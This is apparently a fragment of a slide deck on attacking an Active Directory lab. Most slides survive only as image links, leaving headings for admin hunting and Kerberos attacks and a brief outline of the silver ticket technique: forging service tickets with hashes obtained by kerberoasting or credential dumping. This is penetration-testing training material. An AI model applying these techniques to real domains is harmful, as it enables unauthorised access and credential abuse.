
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```

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
```
C:\Windows\system32>hostname
```

```
Dc-01
```

# LAB SETUP




# ATTACK PLAN



# ADMIN HUNTING

## **Local admin required**


Prerequisite to this attack is having access to local admin




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# ATTACK PLAN



# KERBEROS ATTACKS




## SILVER TICKET

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
- Forge a TGS to obtain access to a service
- Service keys (service owner hash) should be obtained:
  - Via kerberoasting, dumping computer account hash....etc.
- Hard to detect (no communication with KDC)

## Prerequisites

